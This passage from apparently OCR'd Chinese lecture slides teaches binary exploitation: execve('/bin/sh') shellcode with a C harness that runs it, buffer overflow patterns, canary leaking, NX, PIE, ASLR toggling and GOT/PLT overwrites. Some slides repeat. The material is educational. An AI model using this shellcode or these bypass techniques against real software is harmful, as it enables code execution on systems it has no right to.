push rdi
mov rdi, rsp
syscall
""")
print(len(sc), sc)
# 27 b'H1\xf6H1\xd2H1\xc0\xb0;H\xbf/bin/sh\x00WH\x89\xe7\x0f\x05'
```

產生 shellcode

u1f383@u1f383:/

```
$
// gcc -z execstack -o test test.c

int main()
{
    char sc[] = "H1\xf6H1\xd2H1\xc0\xb0;H\xbf"
                "/bin/sh\x00WH\x89\xe7\x0f\x05";
    void (*func_ptr)(void);
    func_ptr = sc;
    (*func_ptr)();
    return 0;
}
```

執行 shellcode

$ Shellcode

Example

$ Shellcode

Mitigation - NX Protection

- **Mitigation** - NX Protection
  - 將可執行區段限縮在 .text
- 最小化各個 segment 的使用權限，避免濫用
- 當今有許多應用程式或作業系統以 **W** ⊕ **X** 實作 segment 的權限控管，能夠寫入的地方就不能夠執行，反之亦然

$ Shellcode

Mitigation - NX Protection

```
u1f383@u1f383:/
$
int main()
{
    void (*ptr)(void);
    char shellcode[] = "\x90\x90...";
    ptr = shellcode;
    (*ptr)();
    return 0;
}
```

```
u1f383@u1f383:/
$
# compile no-nx executable
gcc -z execstack -o test test.c
# checksec output
Arch:     amd64-64-little
RELRO:    Full RELRO
Stack:    No canary found
NX:       NX disabled
PIE:      PIE enabled
RWX:      Has RWX segments
```

```
0x00007ffc64695210 in ?? ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA

 RAX  0x7ffc6469520f ◂— 0x9090909090909090
 RBX  0x562698ee71a0 (__libc_csu_init) ◂— endbr64
 RCX  0x562698ee71a0 (__libc_csu_init) ◂— endbr64
 RDX  0x7ffc64695328 —▸ 0x7ffc6469584c ◂— 'PYTHONIOENCODING=UTF-8'
 RDI  0x1
 RSI  0x7ffc64695318 —▸ 0x7ffc64695842 ◂— '/tmp/test'
 R8   0x0
 R9   0x7ffac45b6d50 ◂— endbr64
 R10  0x0
 R11  0x0
 R12  0x562698ee7060 (_start) ◂— endbr64
 R13  0x7ffc64695310 ◂— 0x1
 R14  0x0
 R15  0x0
 RBP  0x7ffc64695220 ◂— 0x0
 RSP  0
*RIP  0

   0x7ffc6469520f    nop
 ► 0x7ffc64695210    nop
   0x7ffc64695211    nop
   0x7ffc64695212    nop
   0x7ffc64695213    nop
   0x7ffc64695214    nop
```

有執行權限，能順利執行寫入的 nop instruction

Without NX

```
Program received signal SIGSEGV, Segmentation fault.
0x00007fff0c2a504f in ?? ()
LEGEND: STACK | HEAP | CODE | D

 RAX  0x7fff0c2a504f ◂— 0x90909
 RBX  0x562c4cd2b1a0 (__libc_csu_init) ◂— endbr64
 RCX  0x562c4cd2b1a0 (__libc_csu_init) ◂— endbr64
 RDX  0x7fff0c2a5168 —▸ 0x7fff0c2a684c ◂— 'PYTHONIOENCODING=UTF-8'
 RDI  0x1
 RSI  0x7fff0c2a5158 —▸ 0x7fff0c2a6842 ◂— '/tmp/test'
 R8   0x0
 R9   0x7f76773f7d50 ◂— endbr64
 R10  0x0
 R11  0x0
 R12  0x562c4cd2b060 (_start) ◂— endbr64
 R13  0x7fff0c2a5150 ◂— 0x1
 R14  0x0
 R15  0x0
 RBP  0x7fff0c2a5060 ◂— 0x0
 RSP  0x7fff0c2a5038 —▸ 0x562c4cd2b184 (main+59) ◂— mov    eax, 0
 RIP  0x7fff0c2a504f ◂— 0x9090909090909090

 ► 0x7fff0c2a504f    nop
   0x7fff0c2a5050    nop
   0x7fff0c2a5051    nop
   0x7fff0c2a5052    nop
   0x7fff0c2a5053    nop
   0x7fff0c2a5054    nop
```

沒有執行權限，觸發 SIGSEGV

With NX

Buffer OverFlow

$ BOF

Concept

- **Explanation** - 當程式使用固定大小的空間來儲存使用者的資料時，由於設計不良，導致資料超出此空間而覆蓋到其他資料
- **Heap / Stack overflow -** 在 heap / stack 上發生 BOF 的情況
- 寫入的資料長度比預期的還要多

$ BOF

Example

應該為: i < strlen(str)

```
char str[] = “hello!";
for (int i = 0; i <= strlen(str); i++) {
    // do somethings
}
```

Iteration 次數錯誤

長度應該要是 0x30

```
char buf[0x30];
read(0, buf, 0x40);
```

傳入錯誤的參數

gets 能讀任意長度的字串

```
char buf[0x30];
gets(buf);
```

有問題的 function

%s 能讀任意長度的字串，
應該要寫成 %47s

```
char buf[0x30];
scanf("%s", buf);
```

Function 的錯誤使用

strcpy() 會將 terminating null byte 一起複製


```
char a[8];
char b[] = "overflow";
strcpy(a, b);
```

Function 的錯誤使用

$ BOF

Exploit

- Overwrite sensitive data
- Overwrite return address
- Canary
  - Leak canary



$ BOF

Exploit

- Overwrite sensitive data
- Overwrite return address
- Canary
  - Leak canary


$ BOF

Exploit

- Overwrite sensitive data
- Overwrite return address
- Canary
  - Leak canary

$ BOF

Mitigation - canary



$ BOF

Mitigation - canary

- **Mitigation** - canary (stack guard)
  - 當啟用 canary 後，OS 會在載入程式時，在 TLS 當中 offset 0x28 的位置，放入 8 bytes 的隨機數，該值就稱作 canary
  - Function prologue 會在 stack 底部放置 canary；function epilogue 會檢查該 canary 與 TLS 內存的值是否相同，藉此比對是否有 stack overflow 的發生
- 然而 canary 的第一個 byte 必定為 00，如果程式中的 BOF 能夠蓋掉 00，並且程式本身有讀取功能，仍可以透過 leak canary 來繞掉此保護機制

$ BOF

Mitigation - canary

- 程式會透過 fs register 來存取 TLS 的位址，不過因為存取 fs 取得 TLS 位址是作業系統幫我們做的，fs 本身的值為 0，因此 TLS 的位址並不是這麼好找
- 在 runtime 時 TLS 與 library 在多數情況下有固定的 offset，因此先透過 debugging 求得 offset，打 exploit 時在加減 offset 來取得 TLS 的位址
- 使用 gdb debugging 時，取得程式的 TLS 位址有以下幾種做法：
  - pwndbg> tls
  - pwndbg> search -8 <canary>
    - canary 的值可以透過查看 function prologue 與 epilogue 獲得，或者在 pwndbg 中下 **canary** 也可以

$ BOF

Mitigation - canary

```
u1f383@u1f383:/
$
# enable canary
gcc -fstack-protector-all -o test
test.c
# checksec output
Arch:     amd64-64-little
RELRO:    Full RELRO
Stack:    Canary found
NX:       NX enabled
PIE:      PIE enabled
```

```
0000000000001149 <main>:
    1149:       f3 0f 1e fa             endbr64
    114d:       55                      push   rbp
    114e:       48 89 e5                mov    rbp,rsp
    1151:       48 8d 3d ac 0e 00 00    lea    rdi,[rip+0xeac]        # 2004 <_IO_stdin_used+0x4>
    1158:       e8 f3 fe ff ff          call   1050 <puts@plt>
    115d:       b8 00 00 00 00          mov    eax,0x0
    1162:       5d                      pop    rbp
    1163:       c3                      ret
    1164:       66 2e 0f 1f 84 00 00    nop    WORD PTR cs:[rax+rax*1+0x0]
    116b:       00 00 00
    116e:       66 90                   xchg   ax,ax
```

Without canary

```
0000000000001169 <main>:
    1169:       f3 0f 1e fa             endbr64
    116d:       55                      push   rbp
    116e:       48 89 e5                mov    rbp,rsp
    1171:       48 83 ec 10             sub    rsp,0x10
    1175:       64 48 8b 04 25 28 00    mov    rax,QWORD PTR fs:0x28
    117c:       00 00
    117e:       48 89 45 f8             mov    QWORD PTR [rbp-0x8],rax
    1182:       31 c0                   xor    eax,eax
    1184:       48 8d 3d 79 0e 00 00    lea    rdi,[rip+0xe79]        # 2004 <_IO_stdin_used+0x4>
    118b:       e8 d0 fe ff ff          call   1060 <puts@plt>
    1190:       b8 00 00 00 00          mov    eax,0x0
    1195:       48 8b 55 f8             mov    rdx,QWORD PTR [rbp-0x8]
    1199:       64 48 33 14 25 28 00    xor    rdx,QWORD PTR fs:0x28
    11a0:       00 00
    11a2:       74 05                   je     11a9 <main+0x40>
    11a4:       e8 c7 fe ff ff          call   1070 <__stack_chk_fail@plt>
    11a9:       c9                      leave
    11aa:       c3                      r
    11ab:       0f 1f 44 00 00          n
```

在 [rbp-8] 放置 canary


取出 [rbp-8] 的值與 TLS+0x28 做比對

With canary

$ BOF

Exploit

- Overwrite sensitive data
- Overwrite return address
- Canary
  - Leak canary



$ BOF

Exploit

- Overwrite sensitive data
- Overwrite return address
- Canary
  - Leak canary

$ BOF

Exploit

- Overwrite sensitive data
- Overwrite return address
- Canary
  - Leak canary

$ BOF

Exploit

- Overwrite sensitive data
- Overwrite return address
- Canary
  - Leak canary

$ BOF

Exploit

- Overwrite sensitive data
- Overwrite return address
- Canary
  - Leak canary

$ BOF

Exploit

$ BOF

Mitigation - memory randomization

- 過去因為程式碼的位址都是固定的，因此若能控制執行流程，就能直接呼叫程式內已有的 function 做攻擊
- 後來提出記憶體隨機化的機制，編譯時將程式內的資料以相對位置來儲存
- 每次執行時會加上一個**隨機的 base address**，此時資料的絕對位置才被確定
- 即使每次 base address 不相同，資料的偏移 (offset) 都會是固定的

$ BOF

Mitigation - memory randomization

- 分別在**應用程式**層與**作業系統**層來實施：
  - PIE (**P**osition-**I**ndependent **E**xecutable) - 隨機化執行檔載入時的 base address
  - ASLR (**A**ddress **S**pace **L**ayout **R**andomization) - 隨機化所有需要重新定位 (relocation) 的記憶體區塊如 stack、library、heap 的 base address
- 不過在沒有開啟 ASLR 的情況下，即使程式開啟 PIE，也會因為每次產生的 base address 相同，保護效果跟沒開 PIE 一樣

$ BOF

Mitigation - PIE

```
u1f383@u1f383:/
$
# compile no-pie executable
gcc -no-pie -o test test.c
# checksec output
Arch:     amd64-64-little
RELRO:    Partial RELRO
Stack:    No canary found
NX:       NX enabled
PIE:      No PIE (0x400000)
```

```
► 0x401136 <main>              endbr64
  0x40113a <main+4>            push   rbp
  0x40113b <main+5>            mov    rbp, rsp
  0x40113e <main+8>            lea    rdi, [rip + 0xebf]
  0x401145 <main+15>           call   puts@plt

  0x40114a <main+20>           mov    eax, 0
  0x40114f <main+25>           pop    rbp
  0x401150 <main+26>           ret

  0x401151                     nop    word ptr cs:[rax + rax]
  0x40115b                     nop    dword ptr [rax + rax]
  0x401160 <__libc_csu_init>   endbr64
```

```
In file: /tmp/test.c
   1 #include <stdio.h>
   2
   3 int main()
► 4 {
   5     puts("OWO");
   6     return 0;
   7 }
```

Without PIE

```
► 0x55a65d629149 <main>              endbr64
  0x55a65d62914d <main+4>            push   rbp
  0x55a65d62914e <main+5>            mov    rbp, rsp
  0x55a65d629151 <main+8>            lea    rdi, [rip + 0xeac]
  0x55a65d629158 <main+15>           call   puts@plt

  0x55a65d62915d <main+20>           mov    eax, 0
  0x55a65d629162 <main+25>           pop    rbp
  0x55a65d629163 <main+26>           ret

  0x55a65d629164                     nop    word ptr cs:[rax + rax]
  0x55a65d62916e                     nop
  0x55a65d629170 <__libc_csu_init>   endbr64
```

```
In file: /tmp/test.c
   1 #include <stdio.h>
   2
   3 int main()
► 4 {
   5     puts("OWO");
   6     return 0;
   7 }
```

With PIE

$ BOF

Mitigation - ASLR

```
# disable aslr
echo 0 | sudo tee /proc/sys/kernel/randomize_va_space
# enable aslr
echo 2 | sudo tee /proc/sys/kernel/randomize_va_space
```

```
$ cat /proc/self/maps
5627f9831000-5627f9833000 r--p 00000000 08:05 3670168                    /usr/bin/cat
5627f9833000-5627f9838000 r-xp 00002000 08:05 3670168                    /usr/bin/cat
5627f9838000-5627f983b000 r--p 00007000 08:05 3670168                    /usr/bin/cat
5627f983b000-5627f983c000 r--p 00009000 08:05 3670168                    /usr/bin/cat
5627f983c000-5627f983d000 rw-p 0000a000 08:05 3670168                    /usr/bin/cat
5627f9d20000-5627f9d41000 rw-p 00000000 00:00 0                          [heap]
7f0c668ab000-7f0c668cd000 rw-p 00000000 00:00 0
7f0c668cd000-7f0c676ab000 r--p 00000000 08:05 3677098                    /usr/lib/locale/locale-archive
7f0c676ab000-7f0c676d0000 r--p 00000000 08:05 3677772                    /usr/lib/x86_64-linux-gnu/libc-2.31.so
7f0c676d0000-7f0c67848000 r-xp 00025000 08:05 3677772                    /usr/lib/x86_64-linux-gnu/libc-2.31.so
7f0c67848000-7f0c67892000 r--p 0019d000 08:05 3677772                    /usr/lib/x86_64-linux-gnu/libc-2.31.so
7f0c67892000-7f0c67893000 ---p 001e7000 08:05 3677772                    /usr/lib/x86_64-linux-gnu/libc-2.31.so
7f0c67893000-7f0c67896000 r--p 001e7000 08:05 3677772                    /usr/lib/x86_64-linux-gnu/libc-2.31.so
7f0c67896000-7f0c67899000 rw-p 001ea000 08:05 3677772                    /usr/lib/x86_64-linux-gnu/libc-2.31.so
7f0c67899000-7f0c6789f000 rw-p 00000000 00:00 0
7f0c678bb000-7f0c678bc000 r--p 00000000 08:05 3677556                    /usr/lib/x86_64-linux-gnu/ld-2.31.so
7f0c678bc000-7f0c678df000 r-xp 00001000 08:05 3677556                    /usr/lib/x86_64-linux-gnu/ld-2.31.so
7f0c678df000-7f0c678e7000 r--p 00024000 08:05 3677556                    /usr/lib/x86_64-linux-gnu/ld-2.31.so
7f0c678e8000-7f0c678e9000 r--p 0002c000 08:05 3677556                    /usr/lib/x86_64-linux-gnu/ld-2.31.so
7f0c678e9000-7f0c678ea000 rw-p 0002d000 08:05 3677556                    /usr/lib/x86_64-linux-gnu/ld-2.31.so
7f0c678ea000-7f0c678eb000 rw-p 00000000 00:00 0
7ffe96819000-7ffe9683a000 rw-p 00000000 00:00 0                          [stack]
7ffe969c2000-7ffe969c6000 r--p 00000000 00:00 0                          [vvar]
7ffe969c6000-7ffe969c8000 r-xp 00000000 00:00 0                          [vdso]
ffffffffff600000-ffffffffff601000 --xp 00000000 00:00 0                  [vsyscall]
```

```
$ cat /proc/self/maps
55cf06521000-55cf06523000 r--p 00000000 08:05 3670168                    /usr/bin/cat
55cf06523000-55cf06528000 r-xp 00002000 08:05 3670168                    /usr/bin/cat
55cf06528000-55cf0652b000 r--p 00007000 08:05 3670168                    /usr/bin/cat
55cf0652b000-55cf0652c000 r--p 00009000 08:05 3670168                    /usr/bin/cat
55cf0652c000-55cf0652d000 rw-p 0000a000 08:05 3670168                    /usr/bin/cat
55cf066fe000-55cf0671f000 rw-p 00000000 00:00 0                          [heap]
7fc787b92000-7fc787bb4000 rw-p 00000000 00:00 0
7fc787bb4000-7fc788992000 r--p 00000000 08:05 3677098                    /usr/lib/locale/locale-archive
7fc788992000-7fc7889b7000 r--p 00000000 08:05 3677772                    /usr/lib/x86_64-linux-gnu/libc-2.31.so
7fc7889b7000-7fc788b2f000 r-xp 00025000 08:05 3677772                    /usr/lib/x86_64-linux-gnu/libc-2.31.so
7fc788b2f000-7fc788b79000 r--p 0019d000 08:05 3677772                    /usr/lib/x86_64-linux-gnu/libc-2.31.so
7fc788b79000-7fc788b7a000 ---p 001e7000 08:05 3677772                    /usr/lib/x86_64-linux-gnu/libc-2.31.so
7fc788b7a000-7fc788b7d000 r--p 001e7000 08:05 3677772                    /usr/lib/x86_64-linux-gnu/libc-2.31.so
7fc788b7d000-7fc788b80000 rw-p 001ea000 08:05 3677772                    /usr/lib/x86_64-linux-gnu/libc-2.31.so
7fc788b80000-7fc788b86000 rw-p 00000000 00:00 0
7fc788ba2000-7fc788ba3000 r--p 00000000 08:05 3677556                    /usr/lib/x86_64-linux-gnu/ld-2.31.so
7fc788ba3000-7fc788bc6000 r-xp 00001000 08:05 3677556                    /usr/lib/x86_64-linux-gnu/ld-2.31.so
7fc788bc6000-7fc788bce000 r--p 00024000 08:05 3677556                    /usr/lib/x86_64-linux-gnu/ld-2.31.so
7fc788bcf000-7fc788bd0000 r--p 0002c000 08:05 3677556                    /usr/lib/x86_64-linux-gnu/ld-2.31.so
7fc788bd0000-7fc788bd1000 rw-p 0002d000 08:05 3677556                    /usr/lib/x86_64-linux-gnu/ld-2.31.so
7fc788bd1000-7fc788bd2000 rw-p 00000000 00:00 0
7ffe418a5000-7ffe418c6000 rw-p 00000000 00:00 0                          [stack]
7ffe41942000-7ffe41946000 r--p 00000000 00:00 0                          [vvar]
7ffe41946000-7ffe41948000 r-xp 00000000 00:00 0                          [vdso]
ffffffffff600000-ffffffffff601000 --xp 00000000 00:00 0                  [vsyscall]
```

With ASLR

$ BOF

Mitigation - ASLR

```
# disable aslr
echo 0 | sudo tee /proc/sys/kernel/randomize_va_space
# enable aslr
echo 2 | sudo tee /proc/sys/kernel/randomize_va_space
```

```
$ cat /proc/self/maps
555555554000-555555556000 r--p 00000000 08:05 3670168                    /usr/bin/cat
555555556000-55555555b000 r-xp 00002000 08:05 3670168                    /usr/bin/cat
55555555b000-55555555e000 r--p 00007000 08:05 3670168                    /usr/bin/cat
55555555e000-55555555f000 r--p 00009000 08:05 3670168                    /usr/bin/cat
55555555f000-555555560000 rw-p 0000a000 08:05 3670168                    /usr/bin/cat
555555560000-555555581000 rw-p 00000000 00:00 0                          [heap]
7ffff6fb9000-7ffff6fdb000 rw-p 00000000 00:00 0
7ffff6fdb000-7ffff7db9000 r--p 00000000 08:05 3677098                    /usr/lib/locale/locale-archive
7ffff7db9000-7ffff7dde000 r--p 00000000 08:05 3677772                    /usr/lib/x86_64-linux-gnu/libc-2.31.so
7ffff7dde000-7ffff7f56000 r-xp 00025000 08:05 3677772                    /usr/lib/x86_64-linux-gnu/libc-2.31.so
7ffff7f56000-7ffff7fa0000 r--p 0019d000 08:05 3677772                    /usr/lib/x86_64-linux-gnu/libc-2.31.so
7ffff7fa0000-7ffff7fa1000 ---p 001e7000 08:05 3677772                    /usr/lib/x86_64-linux-gnu/libc-2.31.so
7ffff7fa1000-7ffff7fa4000 r--p 001e7000 08:05 3677772                    /usr/lib/x86_64-linux-gnu/libc-2.31.so
7ffff7fa4000-7ffff7fa7000 rw-p 001ea000 08:05 3677772                    /usr/lib/x86_64-linux-gnu/libc-2.31.so
7ffff7fa7000-7ffff7fad000 rw-p 00000000 00:00 0
7ffff7fc9000-7ffff7fcd000 r--p 00000000 00:00 0                          [vvar]
7ffff7fcd000-7ffff7fcf000 r-xp 00000000 00:00 0                          [vdso]
7ffff7fcf000-7ffff7fd0000 r--p 00000000 08:05 3677556                    /usr/lib/x86_64-linux-gnu/ld-2.31.so
7ffff7fd0000-7ffff7ff3000 r-xp 00001000 08:05 3677556                    /usr/lib/x86_64-linux-gnu/ld-2.31.so
7ffff7ff3000-7ffff7ffb000 r--p 00024000 08:05 3677556                    /usr/lib/x86_64-linux-gnu/ld-2.31.so
7ffff7ffc000-7ffff7ffd000 r--p 0002c000 08:05 3677556                    /usr/lib/x86_64-linux-gnu/ld-2.31.so
7ffff7ffd000-7ffff7ffe000 rw-p 0002d000 08:05 3677556                    /usr/lib/x86_64-linux-gnu/ld-2.31.so
7ffff7ffe000-7ffff7fff000 rw-p 00000000 00:00 0
7ffffffde000-7ffffffff000 rw-p 00000000 00:00 0                          [stack]
ffffffffff600000-ffffffffff601000 --xp 00000000 00:00 0                  [vsyscall]
```

```
$ cat /proc/self/maps
555555554000-555555556000 r--p 00000000 08:05 3670168                    /usr/bin/cat
555555556000-55555555b000 r-xp 00002000 08:05 3670168                    /usr/bin/cat
55555555b000-55555555e000 r--p 00007000 08:05 3670168                    /usr/bin/cat
55555555e000-55555555f000 r--p 00009000 08:05 3670168                    /usr/bin/cat
55555555f000-555555560000 rw-p 0000a000 08:05 3670168                    /usr/bin/cat
555555560000-555555581000 rw-p 00000000 00:00 0                          [heap]
7ffff6fb9000-7ffff6fdb000 rw-p 00000000 00:00 0
7ffff6fdb000-7ffff7db9000 r--p 00000000 08:05 3677098                    /usr/lib/locale/locale-archive
7ffff7db9000-7ffff7dde000 r--p 00000000 08:05 3677772                    /usr/lib/x86_64-linux-gnu/libc-2.31.so
7ffff7dde000-7ffff7f56000 r-xp 00025000 08:05 3677772                    /usr/lib/x86_64-linux-gnu/libc-2.31.so
7ffff7f56000-7ffff7fa0000 r--p 0019d000 08:05 3677772                    /usr/lib/x86_64-linux-gnu/libc-2.31.so
7ffff7fa0000-7ffff7fa1000 ---p 001e7000 08:05 3677772                    /usr/lib/x86_64-linux-gnu/libc-2.31.so
7ffff7fa1000-7ffff7fa4000 r--p 001e7000 08:05 3677772                    /usr/lib/x86_64-linux-gnu/libc-2.31.so
7ffff7fa4000-7ffff7fa7000 rw-p 001ea000 08:05 3677772                    /usr/lib/x86_64-linux-gnu/libc-2.31.so
7ffff7fa7000-7ffff7fad000 rw-p 00000000 00:00 0
7ffff7fc9000-7ffff7fcd000 r--p 00000000 00:00 0                          [vvar]
7ffff7fcd000-7ffff7fcf000 r-xp 00000000 00:00 0                          [vdso]
7ffff7fcf000-7ffff7fd0000 r--p 00000000 08:05 3677556                    /usr/lib/x86_64-linux-gnu/ld-2.31.so
7ffff7fd0000-7ffff7ff3000 r-xp 00001000 08:05 3677556                    /usr/lib/x86_64-linux-gnu/ld-2.31.so
7ffff7ff3000-7ffff7ffb000 r--p 00024000 08:05 3677556                    /usr/lib/x86_64-linux-gnu/ld-2.31.so
7ffff7ffc000-7ffff7ffd000 r--p 0002c000 08:05 3677556                    /usr/lib/x86_64-linux-gnu/ld-2.31.so
7ffff7ffd000-7ffff7ffe000 rw-p 0002d000 08:05 3677556                    /usr/lib/x86_64-linux-gnu/ld-2.31.so
7ffff7ffe000-7ffff7fff000 rw-p 00000000 00:00 0
7ffffffde000-7ffffffff000 rw-p 00000000 00:00 0                          [stack]
ffffffffff600000-ffffffffff601000 --xp 00000000 00:00 0                  [vsyscall]
```

Without ASLR

Global Offset Table

$ GOT

Concept

- **Explanation** - 執行檔若為動態鏈結，則會使用一個 table 存放外部 function 在執行期間所 bind 到的位址，而該 table 就稱為 **GOT**
  - 初始時會先存放**用來 resolve function 的程式碼**的位址
  - Resolve 完成後，GOT 會存放 **function 真正的位址**，後續在呼叫該 function 時就會直接執行
- **PLT (Procedure Linkage Table)** - 為呼叫外部 function 時，會先執行的一段跳板程式碼，取出 GOT 當中對應 symbol entry 的值做執行

$ GOT
Concept

puts	gadget1
printf	<printf>
read	<read>
sleep	<sleep>

GOT

